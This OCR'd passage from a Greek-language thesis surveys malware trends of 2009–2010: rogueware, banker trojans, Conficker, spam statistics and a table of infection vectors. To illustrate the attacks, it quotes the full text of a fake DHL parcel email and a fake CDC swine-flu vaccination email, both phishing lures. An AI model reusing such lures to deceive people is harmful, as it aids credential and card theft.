
Εικόνα 2.2.2: Το μήνυμα που εμφανίζεται στην επιφάνεια εργασίας κατόπιν μόλυνσης που έχει δεχθεί ένας υπολογιστής από rogueware [70]

Μια άλλη τεχνική που πλέον χρησιμοποιείται για να γίνει μόλυνση με rogueware είναι να εμφανίζεται ένα μήνυμα όπου θα ειδοποιεί τους χρήστες ότι δεν υπάρχει αντιική προστασία στον υπολογιστή και πιθανόν να έχει λήξει η προθεσμία του antivirus ή να

χρησιμοποιείται πλαστό πρόγραμμα. Η παρακάτω εικόνα εμφανίζει τον Personal Protector [95], όπου όταν εκτελείται δείχνει τη ακόλουθη ψευδή ενημέρωση.

Εικόνα 2.2.3: Απεικόνιση του πλαστού μηνύματος που εμφανίζεται στο windows security center [70]

Παρόλα αυτά υπάρχει ένας πολύ γρήγορος τρόπος για να αφαιρεθεί το rogueware και είναι ιδιαίτερα αποτελεσματικός αν εφαρμοστεί στην αρχή της μόλυνσης. Αρχικά θα πρέπει να επαννεκινηθεί ο υπολογιστής σε ασφαλή λειτουργία με δίκτυο και να κατεβαστεί το *roguefix* που είναι ένα *.bat* αρχείο και το *malwarebytes anti-malware*. Έπειτα χρειάζεται να γίνει εκτέλεση του *roguefix* και να ακολουθηθούν οι οδηγίες που θα εμφανιστούν εκεί. Όταν τελειώσει αυτή η διαδικασία και ο υπολογιστής κάνει μόνος του επανεκκίνηση και ο χρήστης ξαναμπαίνει σε ασφαλή λειτουργία. Στη παρακάτω εικόνα παρατηρείται ότι τα περισσότερα δείγματα rogueware ανιχνεύτηκαν τον Μάιο και τον Ιούνιο του 2009.



Εικόνα 2.2.4: Τα δείγματα Rogueware που ανιχνεύτηκαν σύμφωνα με τη Panda Labs το χρονικό διάστημα Ιανουαρίου 2009 έως Νοεμβρίου 2009 [70]

2.3 Banker Trojans


Τα Banker Trojans είναι από τα αγαπημένα εργαλεία για τους κυβερνοεγκληματίες που θέλουν να κλέψουν ευαίσθητες πληροφορίες από τους χρήστες. Αυτά δίνουν τη δυνατότητα στους επιτιθέμενους όχι μόνο να δημιουργούν trojans με πολλαπλές λειτουργίες αλλά και να τα ελέγχουν. Μαζί με το rogueware αποτελούν τις πιο εξελιγμένες μορφές επιθέσεων που κάνουν χρήση κακόβουλου λογισμικού και είναι δύσκολο να αντιμετωπιστούν. Έτσι ένας μεγάλος αριθμός τραπεζών λαμβάνουν προηγμένα μέτρα ασφάλειας για να αποτραπεί η κλοπή χρήσιμων και ευαίσθητων πληροφοριών από τους πελάτες τους. Κατά τη διάρκεια μιας διαδικτυακής τραπεζικής συναλλαγής το banker trojan είναι σε θέση να αποκαλύψει τα αναλυτικά στοιχεία του χρήστη που έχει μολυνθεί. Μια εξελιγμένη τεχνική για να αποσπάσουν οι επιτιθέμενοι τις πληροφορίες που θέλουν είναι το *SilentBanker.D* [96].

Το Banker trojan είναι ένα trojan που επιτρέπει σε hackers να αποκτήσουν πρόσβαση στο υπολογιστή ενός χρήστη προκειμένου να κλέψει σημαντικές και ευαίσθητες πληροφορίες για να τις καταχραστεί ο επιτιθέμενος. Μερικές banker trojans κατηγορίες είναι οι ακόλουθες: *Trojan-Banker.Win32.Banker, Trojan.MSIL.Agent, Trojan-Downloader.Win32.Banload, Trojan.banker.ac, Trojan-Banker.Win32.Banker.bdop, Win32/Spy.Banker.QEP, MSIL/Injector.AU, Trojan-Banker.Win32.Banker.ayql, Trojan.banker.ma, Trojan.banker.mn, Trojan-Spy:W32/Banker.JGT, Backdoor.Win32.Agent.bana* [23]. Υπάρχουν και άλλες τρεις οι οποίες είναι δούρειοι ίπποι για τη πλατφόρμα των windows. Αυτοί οι τύποι banker trojans είναι τα *Trojan.Win32.Scar.btus, trojan.banker.ups, trojan.banker.zv* που μπορούν να εγκατασταθούν χειροκίνητα και να κατεβαστεί εν αγνοία του χρήστη όταν επισκέπτεται κακόβουλες ιστοσελίδες.

2.4 Conficker

Το Conficker ήταν ένας από τους πιο σοβαρούς τύπους επιθέσεων που έπληξε τα υπολογιστικά συστήματα από το 2009 και μετέπειτα. Το Conficker είναι επίσης γνωστό και ως "*Downadup"* ή "*Kido"* καθώς μετατρέπει σιωπηλά χιλιάδες υπολογιστές σε servers για spam και spyware. Χαρακτηριστικό είναι ότι μολύνει εκατομμύρια υπολογιστές, τους οποίους μετατρέπει σε σκλάβους που αντιδρούν σε εντολές τις οποίες λαμβάνουν από έναν απομακρυσμένο server που ελέγχει το botnet. Επιπλέον αυτό εγκαθιστά ένα δεύτερο ιό, τον *Waledac*, ο οποίος στέλνει spam e-mails μαζί με ένα ψεύτικο πρόγραμμα anti-spyware. Ουσιαστικά αυτοενημερώνεται μέσω μολυσμένων συστημάτων αφήνοντας ταυτόχρονα ένα μυστηριώδες ίχνος στα συστήματα αυτά, σύμφωνα με την Trend Micro [40]. Το worm αυτό αποθηκεύει στα μολυσμένα συστήματα έναν κώδικα**,** κρυμμένο πίσω από ένα rootkit**,** ο οποίος

αναλύεται αυτή τη στιγμή από τους ειδικούς. Έτσι είναι ένα είδος keystroke logger, ένα εργαλείο που καταγράφει τα πλήκτρα που πατάει ο χρήστης στο πληκτρολόγιό του ή κάποιο άλλο παρόμοιο πρόγραμμα που έχει στόχο να υποκλέψει ευαίσθητα δεδομένα από έναν υπολογιστή. Αυτό θα έχει σαν συνέπεια να αλλάξει ο τρόπος με τον οποίο αντιμετωπίζουν τα Windows 7 τα φορητά μέσα αποθήκευσης USB, και για τα περισσότερα δε θα υπάρχει η δυνατότητα αυτόματης εκκίνησης (AutoRun). Αυτή η αλλαγή κρίθηκε αναγκαία καθώς κακόβουλα λογισμικά όπως το Conficker εξαπλώνονται μέσω του AutoRun. Σε αντίθεση με τα USB Flash drives και τους εξωτερικούς σκληρούς δίσκους USB, τα CD και τα DVD θα ξεκινούν αυτόματα το AutoRun [97]. Στο παρακάτω σχήμα απεικονίζεται ο τρόπος με τον οποίο εξαπλώνεται το Conficker worm στα υπολογιστικά συστήματα καθώς και των κινδύνων που ελλοχεύουν από τη διάδοσή του.




Σχήμα 2.4.1: Απεικόνιση της εξάπλωσης του Conficker worm στα υπολογιστικά συστήματα καθώς και των κινδύνων που ελλοχεύουν από τη διάδοσή του [25]

Οι πρόσφατες αναλύσεις του ThreatSense.Net του προηγμένου συστήματος εντοπισμού και αναφοράς κακόβουλου λογισμικού της ESET, έδειξαν ότι το Win32/Conficker κατέχει την υψηλότερη θέση στον αριθμό των συστημάτων που έχει μολύνει τον περασμένο μήνα, με ποσοστό που αγγίζει το 9,90% [27]. Μάλιστα το

Conficker κυριαρχεί στην Ουκρανία (24,95%), Νότια Αφρική (15,77%), Βουλγαρία (15,37%), Ρουμανία (14,53%), Ρωσία (14,44%), Ιταλία (9,84%), Ισπανία (9,31%), Ηνωμένο Βασίλειο (8,49%), Σερβία (8,36%), Γερμανία (7,73%), Φινλανδία (7,24%), Ουγγαρία (6,88%), Αυστρία (6,02%), Τσεχία (4,59%) και Σλοβενία (4,14%).

2.5 Το Spam κατά τη διάρκεια του 2009

Το Spam κατά τη διάρκεια του 2009 ήταν ιδιαίτερο υψηλό και έφτανε στο 92% των συνολικών απεσταλμένων μηνυμάτων. Τα μηνύματα spam καλύπτουν ένα ευρύ φάσμα θεματολογίας που είναι από τη πώληση παράνομων προϊόντων έως τη ανακατεύθυνση των χρηστών σε κλώνους ιστότοπους έτσι ώστε να μολυνθούν οι υπολογιστές και να εξαπλωθεί το κακόβουλο λογισμικό. Το παρακάτω διάγραμμα παρουσιάζει μια έρευνα που έγινε το 2009 για τις επιπτώσεις των spam μηνυμάτων στο βιομηχανικό τομέα. Ειδικότερα σε αυτή αναλύθηκε η κίνηση των μηνυμάτων ηλεκτρονικού ταχυδρομείου 867 εταιρειών. Ερευνήθηκαν 11 διαφορετικοί τομείς δραστηριοτήτων σε 22 Ευρωπαϊκές και Αμερικανικές χώρες. Συνολικά αναλύθηκαν πάνω 2 δισεκατομμύρια μηνύματα ηλεκτρονικού ταχυδρομείου.



Διάγραμμα 2.5.1: Οι συνέπειες των spam μηνυμάτων σε εταιρίες ανά τομέα δραστηριότητας [70]

Τα συμπεράσματα της έρευνας ήταν ότι ο τομέας της αυτοκινητοβιομηχανίας σε ποσοστό 99.89%, της ηλεκτρονικής (99.78%) καθώς και οι υπηρεσίες του δημοσίου (99.6%), δέχθηκαν τα περισσότερα μηνύματα spam που περιείχαν

κακόβουλο λογισμικό. Ουσιαστικά ένας πολύ μικρός αριθμός μηνυμάτων ηλεκτρονικού ταχυδρομείου δεν είχαν κάποιο πρόβλημα. Ενδιαφέρον παρουσιάζει ότι στον τραπεζικό τομέα που αναμενόταν ότι θα έχει τα πιο πολλά spam μηνύματα, αυτός τελικά κυμάνθηκε στο ποσοστό του 92.48%. Οι τομείς της παιδείας και του τουρισμού, είχαν σύμφωνα με τα αποτελέσματα της έρευνας, ποσοστά 87.98% και 87.22% αντίστοιχα. Επιπλέον τα spam που αφορούσαν την προώθηση φαρμακευτικών προϊόντων ήταν στο 68%, ενώ τα μηνύματα που αφορούσαν την αγορά προϊόντων απομίμησης ήταν στο 18%. Αξίζει να σημειωθεί ότι το 11% των spam μηνυμάτων ήταν σεξουαλικού περιεχομένου.

Το 2009 υπήρξαν πολλές επιθέσεις με spam μηνύματα που περιείχαν κακόβουλο λογισμικό. Για παράδειγμα τον Ιανουάριο του 2009 είχαν διαδοθεί Banker trojans μέσα σε spam μηνύματα ηλεκτρονικού ταχυδρομείου στα οποία το CNN ενημέρωνε για τις εξελίξεις στο πόλεμο της Γάζας [98]. Αυτό το είδος μηνυμάτων προέτρεπαν τους διαδικτυακούς επισκέπτες του ειδησεογραφικού καναλιού να επιλέξουν μια σελίδα, που στη πραγματικότητα ήταν κλώνος της ιστοσελίδας του CNN, και να δουν ένα σχετικό βίντεο. Οι χρήστες που θα επιχειρούσαν να δουν αυτό το βίντεο θα έβλεπαν ένα μήνυμα που θα τους ενημέρωνε να αναβαθμίσουν την έκδοση του Flash Player που χρησιμοποιούν και μάλιστα θα τους προέτρεπε να κατεβάσουν μια συγκεκριμένη. Έτσι οι χρήστες τελικά που θα το έκαναν θα κατέβαζαν και θα εκτελούσαν ένα trojan. Τον ίδιο μήνα διαδόθηκε και το Waledac worm που χρησιμοποιούσε και αυτό τεχνικές social engineering. Αυτή τη φορά στο μήνυμα αναφέρονταν φήμες ότι ο πρόεδρος των Ηνωμένων Πολιτειών της Αμερικής πρόκειται να παραιτηθεί και για να γίνει πιο πιστευτό, τους προέτρεπε σε ένα κλώνο της επίσημης ιστοσελίδας του προέδρου Barack Obama. Παρόμοιες περιπτώσεις έγιναν το Φεβρουάριο, όταν spam μηνύματα που περιείχαν banker trojans, διέδιδαν την είδηση ότι ο πρώην πρωθυπουργός της Μεγάλης Βρετανίας Tony Blair είχε πεθάνει [99], όπως και με το θάνατο του Michael Jackson τον Ιούλιο. Ουσιαστικά οι spammers προσπαθούσαν να εκμεταλλευτούν οποιοδήποτε γεγονός που συνέβαινε και τραβούσε τα φώτα της δημοσιότητας προκειμένου να διαδίδουν κακόβουλο λογισμικό. Εκτός αυτών πολλές επιθέσεις με trojans έγιναν σε Αμερικανικές αεροπορικές εταιρείες όπου προέτρεπε τους ταξιδιώτες να αγοράσουν ένα αεροπορικό εισιτήριο, που στη πραγματικότητα ήταν πλαστό. Μια άλλη μέθοδος που χρησιμοποιείται είναι η αποστολή μηνυμάτων προς χρήστες που θα ενημερώνονται ότι ξαφνικά έχουν αγοραστεί από αυτούς προϊόντα μέσω του διαδικτύου. Και στις δύο περιπτώσεις οι επιτιθέμενοι στοχεύουν να κλέψουν τους αριθμούς των πιστωτικών τους καρτών [100].

Όλο το χρόνο ανιχνεύονταν spam μηνύματα που είχαν αποσταλεί από εταιρείες μεταφορών όπως η UPS ή η DHL, που ενημέρωναν τους χρήστες ότι το πακέτο που ήθελαν να αποστείλουν δεν παραλήφθηκε εξαιτίας προβλημάτων με τη διεύθυνση. Ως εκ τούτου τους προέτρεπε να ανοίξουν και να εκτυπώσουν το μήνυμα.


DHL International. You need to get a parcel NR.1343

DHL_Print_label_93380.zip (24,0 KB)

Hello!

The courier company was not able to deliver your parcel by your address.
Cause: Error in shipping address.

You may pickup the parcel at our post office personaly.


Please attention!
The shipping label is attached to this e-mail.
Print this label to get this package at our post office.

Please do not reply to this e-mail, it is an unmonitored mailbox!

Thank you,
DHL Services.

Εικόνα 2.5.2: Το spam μήνυμα που εμφανιζόταν από τη DHL εταιρεία μεταφορών [70]

Παράλληλα εξαιτίας της εξάπλωσης του νέου ιού της γρίπης H1N1 έκανε την εμφάνισή του ένα νέο μήνυμα που ήταν γνωστό ως *swine flu*. Το Δεκέμβριο του 2009 διαδιδόταν αυτό το μήνυμα όπου ενημέρωνε για τα λεπτομερή στοιχεία του προγράμματος του εμβολιασμού και παράλληλα ζητούσε από τους χρήστες να δημιουργήσουν το δικό τους profil σε μια συγκεκριμένη ιστοσελίδα που τους έχει αποσταλεί [101]. Έτσι οι επιτιθέμενοι κατάφερναν με αυτό τον τρόπο να διαδίδουν banker trojans αφού τα μηνύματα εμπεριείχαν έναν κακόβουλο link.


Your personal Vaccination Profile

File Edit View Tools Message Help

Reply Reply All Forward Print Delete Previous Next Addresses

From: CDC
Date: Tuesday, December 01, 2009 6:22 AM
To:
Subject: Your personal Vaccination Profile

You have received this e-mail because of the launching of State Vaccination H1N1 Program.

You need to create your personal H1N1 (swine flu) Vaccination Profile on the cdc.gov website. The Vaccination is not obligatory, but every person that has reached the age of 18 has to have his personal Vaccination Profile on the cdc.gov site. This profile has to be created both for the vaccinated people and the not-vaccinated ones. This profile is used for the registering system of vaccinated and not-vaccinated people.
Create your Personal H1N1 Vaccination Profile using the link:

create personal profile

Centers for Disease Control and Prevention (CDC) · 1600 Clifton Rd · Atlanta GA 30333 · 800-CDC-INFO (800-232-4636)

Εικόνα 2.5.3: Ένα μήνυμα spam σχετικό με το swine flu [70]

2.6 Σύνοψη των επιθέσεων και των επιπτώσεων που είχαν το 2009

Posting Date	Post Title	Infection Vector
January 5	Bogus *LinkedIn* Profiles Harbor Malicious Content	Malicious links in *LinkedIn*
February 6	Cybercrooks Handing Out Malware Flyers	Flyers and ads
March 2	Crack Sites Distribute VIRUX and FAKEAV	Accessing warez and crack sites
April 12	Rotten Eggs: An Easter Malware Campaign	SEO poisoning
April 14	The DOWNAD/Conficker Jigsaw Puzzle	Downloaded by other malware
May 11	Fake Antivirus Targets Brazil	Spam
June 4	Air France Flight 447 Search Results Lead to Rogue Antivirus	SEO poisoning
June 7	Reconfigure Your *Outlook* with Malware	Spam
June 24	Med Spam Litters *Silverlight* Forums	Malvertisements in *Silverlight* forums
June 25	Blackhat SEO Quick to Abuse Farrah Fawcett Death	SEO poisoning
July 23	"Solar Eclipse 2009 in America" Leads to FAKEAV	SEO poisoning
July 26	Rogue Antivirus Terminates .EXE Files	Ransomware
July 27	Malicious *Twitter* Posts Get More Personal	Malicious links in *Twitter*
August 3	Cory Aquino's Death Used to Spread Another FAKEAV	SEO poisoning
September 10	FAKEAV for 9/11	SEO poisoning
September 14	Bogus Profile in *LinkedIn* Leads to FAKEAV	Bogus *LinkedIn* profiles
September 15	Malvertisements in *NYTimes.com* Lead to FAKEAV	Malvertisements in *NYTimes.com*
September 17	Pick Your Poison: KOOBFACE or FAKEAV?	Malicious links in *Facebook*
September 22	Blackhat SEO and FAKEAV: A Dangerous Tandem	SEO poisoning
September 24	Bogus Sponsored Link Leads to FAKEAV	Sponsored links in *Bing* and *AltaVista*
September 28	Several Compromised Thai Sites Serve Malware	Compromised legitimate sites

Posting Date	Post Title	Infection Vector
September 29	Tropical Storm Leads to FAKEAV	SEO poisoning
October 21	FAKEAV Uses Conficker Worm as Bait	Spam
October 23	FAKEAV Goes Open Source… or Not?	Uses ClamAV components to appear legitimate
October 24	Spoofed Contract Carries Malware	Spam
October 28	Fake *Facebook* Password Notification Leads to Malware	Spam
November 16	Pacquiao Vs. Cotto Fight Live Stream Leads to FAKEAV	SEO poisoning
November 18	Meteor Shower and New Moon Lead to FAKEAV	SEO poisoning
November 19	Fake Blogs Lead to FAKEAV	SEO poisoning
December 21	News on Brittany Murphy's Death Lead to FAKEAV	SEO poisoning
December 24	PH: Mayon Volcano Eruption Spews Out SEO Attack	SEO poisoning
December 31	Malicious JavaScript Infects Websites	Injected code into PHP servers

Πίνακας 2.6.1: Απαρίθμηση των πιο σημαντικών επιθέσεων που πραγματοποιήθηκαν το 2009 καθώς και των συνεπειών τους σύμφωνα με την έρευνα της TrendLabs [32]

Το 2009 υπήρξαν πολύ σημαντικές επιθέσεις οι οποίες εξαπλώνονταν πολύ γρήγορα και ήταν δύσκολο να εξαλειφθούν. Μερικές από τις συνέπειές τους ήταν η διάδοση spam μηνυμάτων, η παρεμβολή κακόβουλου κώδικα php σε servers, η αποστολή κακόβουλων συνδέσμων στο facebook και το twitter. Μάλιστα ο βασικός στόχος των επιτιθέμενων ήταν αφού μολύνουν τους χρήστες έπειτα να είναι σε θέση να τους εκβιάζουν και να τους ζητάνε χρήματα προκειμένου να αποκατασταθεί η ζημιά που προκλήθηκε στα συστήματά τους. Επιπλέον το κέρδος τους θα προερχόταν και από την χρήση του SEO (Search engine optimization) poisoning. Ειδικά αυτό θα βοηθούσε σημαντικά στην καταγραφή της υπάρχουσας κατάστασης στις δημοφιλέστερες μηχανές αναζήτησης όσον αφορά στην κατάταξη των ιστοσελίδων. Κατόπιν θα γινόταν μελέτη και επιλογή των καταλληλότερων λέξεων-φράσεων που εκφράζουν και χρησιμοποιούν πιο πολύ οι χρήστες έτσι ώστε να προσελκύσουν τα υποψήφια θύματά τους και να τους μεταδώσουν κακόβουλο λογισμικό.

Κεφάλαιο 3ο- Ανάλυση των επιθέσεων που πραγματοποιήθηκαν κατά τη διάρκεια του 2010

Κατά τη διάρκεια του 2010 πραγματοποιήθηκαν μια πλειάδα επιθέσεων με κακόβουλο λογισμικό και πολλά πληροφοριακά συστήματα εκτέθηκαν σε πολλές απειλές σύμφωνα με τις εξάμηνες αναφορές της *G Data Security Labs* [102], [103]. Παράλληλα αναφέρονται και οι οικονομικές επιπτώσεις που είχαν οι επιθέσεις με κακόβουλο λογισμικό. Έτσι με βάση τις παρακάτω επιθέσεις που θα αναλυθούν θα προκύψει το ζήτημα που αφορά στα οικονομικά της ασφάλειας επειδή πλέον το κακόβουλο λογισμικό είναι μια επιχειρηματική δραστηριότητα για τους επιτιθέμενους. Με λίγα λόγια οι εταιρείες όπως και οι διαχειριστές ασφάλειας των κυβερνητικών υποδομών σε διάφορες χώρες καλούνται να δαπανήσουν μεγάλα ποσά προκειμένου να προστατέψουν τα πληροφοριακά τους συστήματα. Σε αντίθετη περίπτωση οι οικονομικές επιπτώσεις που προκαλούνται από τις επιθέσεις με malware θα είναι δυσβάστακτες με συνέπεια να επηρεαστεί η εύρυθμη λειτουργία των συστημάτων και να μειωθεί η αξιοπιστία των εταιρειών στους πελάτες τους.

Συγκεκριμένα τον Ιανουάριο του 2010 συνέβησαν οι ακόλουθες επιθέσεις. Στις 4/1 στον ιστότοπο της Ισπανικής προεδρίας του συμβουλίου της Ευρωπαϊκής Ένωσης παρουσιάζεται μια εικόνα η οποία γελοιοποιεί το πρώην πρωθυπουργό της Ισπανίας Zapatero. Για να γίνει αυτό hackers έκαναν χρήση της cross-site scripting επίθεσης. Στις 6/1 ένας 26χρονος βρετανός αφού έκανε μια επίθεση στο πληροφοριακό σύστημα του Doncaster αεροδρομίου και κατόπιν ανακοίνωσε την επίθεση που έκανε μέσω του προσωπικού του λογαριασμού στο twitter με αποτέλεσμα να συλληφθεί από τις τοπικές αστυνομικές αρχές. Μάλιστα το άτομο αυτό πήρε το προσωνύμιο *"Twidiot"*. Στις 12/1 ο ιρανικός κυβερνοστρατός κατέσχεσε τη μεγαλύτερη κινέζικη μηχανή αναζήτησης την Baidu κάνοντας επιθέσεις στο DNS. Παρομοίως το Δεκέμβριο του 2009 είχε επιτεθεί κατά της υπηρεσίας micro-blogging στο Twitter με αποτέλεσμα να μην είναι διαθέσιμη για πολλές ώρες. Στις 14/1 οι διαχειριστές της ιστοσελίδας *opendownload.de* έχασαν μια υπόθεση σχετικά με μια έφεση που έγινε στο Mannheim ειρηνοδικείο χωρίς να έχουν καμία πιθανότητα να προβούν σε περαιτέρω δικαστικό αγώνα. Όλο αυτό ξεκίνησε από τις αρχές του 2008 όταν σε ένα χρήστη αποστάλθηκε ένας λογαριασμός από το *opendownload.de*, όμως σύμφωνα με το ειρηνοδικείο του Mannheim, αυτή η υποχρέωση πληρωμής δεν αναγνωριζόταν πολύ εύκολα και δεν γινόταν επαρκώς αντιληπτό ότι ο μέσος χρήστης θα έπρεπε να ενημερωνόταν για τα αντίστοιχα έξοδα χωρίς περαιτέρω πληροφορίες. Ο χρήστης όχι μόνο δεν πλήρωσε το λογαριασμό αλλά ισχυρίστηκε μέσω του δικηγόρου του ότι ήταν ψεύτικος ζητώντας παράλληλα και χρηματική αποζημίωση. Επίσης, το συμβουλευτικό κέντρο του καταναλωτή της Rheinland και Palatinate είχε αναφέρει σε σχετική έκθεσή του που έγινε στα τέλη του 2008 ότι ο συγκεκριμένος ιστότοπος χρησιμοποιούσε αμφισβητούμενες μεθόδους πληρωμής οι οποίες είχαν ως

στόχο να εισπράξουν χρήματα από ανυποψίαστους χρήστες. Στις 14/1 ένας πρώην διαχειριστής του ιστοτόπου *DarkMarket* καταδικάστηκε σε 10 χρόνια φυλάκιση. Ο 33χρονος άντρας από το Λονδίνο διατηρούσε μια ιστοσελίδα μαζί με ένα πράκτορα του FBI και τη χρησιμοποιούσαν για να διαπράττουν πολλές σοβαρές διαδικτυακές απάτες αφού διεξήγαγαν επιθέσεις με κακόβουλο λογισμικό. Στις 19/1 στο blog της ιστοσελίδας *netzpolitik.org*, αναφέρθηκε ότι τα αρχεία της εταιρείας του *Ruf-Jugendreisen* σε μια κυβερνοεπίθεση χάθηκαν με αποτέλεσμα να αποσπαστούν τα προσωπικά στοιχεία των πελατών της. Στις 21/1 η Microsoft εκδίδει έναν ενημερωμένο οδηγό ασφάλειας που περιείχε οκτώ κενά ασφάλειας στη Google και σε άλλες εταιρείες. Αυτός ο οδηγός έγινε γνωστός σε hackers και αφού παραποιήθηκε από αυτούς έπειτα άρχισαν να τον διανέμουν στο διαδίκτυο. Από τις 25/1 και μετά έγιναν πολλές κυβερνοεπιθέσεις στο Google και σε άλλες εταιρείες. Οι ειδικοί της ασφάλειας διαπίστωσαν ότι οι επιτιθέμενοι χρησιμοποιούσαν επιθέσεις που γίνονταν μέσω των site κοινωνικής διαδικτύωσης, προτρέποντας ανυποψίαστους χρήστες να επιλέγουν κακόβουλους συνδέσμους που θα τους οδηγούσαν σε ιστοσελίδες με κακόβουλο λογισμικό. Στις 29/1 η Γερμανική αρχή που εκδίδει τις άδειες για τα εμπορικά δικαιώματα *(German Emissions Trading Authority, DEHSt)* σχολιάζει τις επιθέσεις phishing που καταγράφτηκαν την προηγούμενη μέρα. Τότε διαδόθηκαν πολλά παραπλανητικά μηνύματα ηλεκτρονικού ταχυδρομείου που έπειθαν τους παραλήπτες να μπουν σε μια πλαστή ιστοσελίδα προκειμένου να προστατευτούν από επιθέσεις hacker. Έτσι οι επιτιθέμενοι αφού έκλεβαν τις άδειες σε χώρες όπως η Μεγάλη Βρετανία ή η Δανία κατάφερναν να έχουν οικονομικά οφέλη που ξεπερνούσαν τα 3 εκατομμύρια ευρώ.

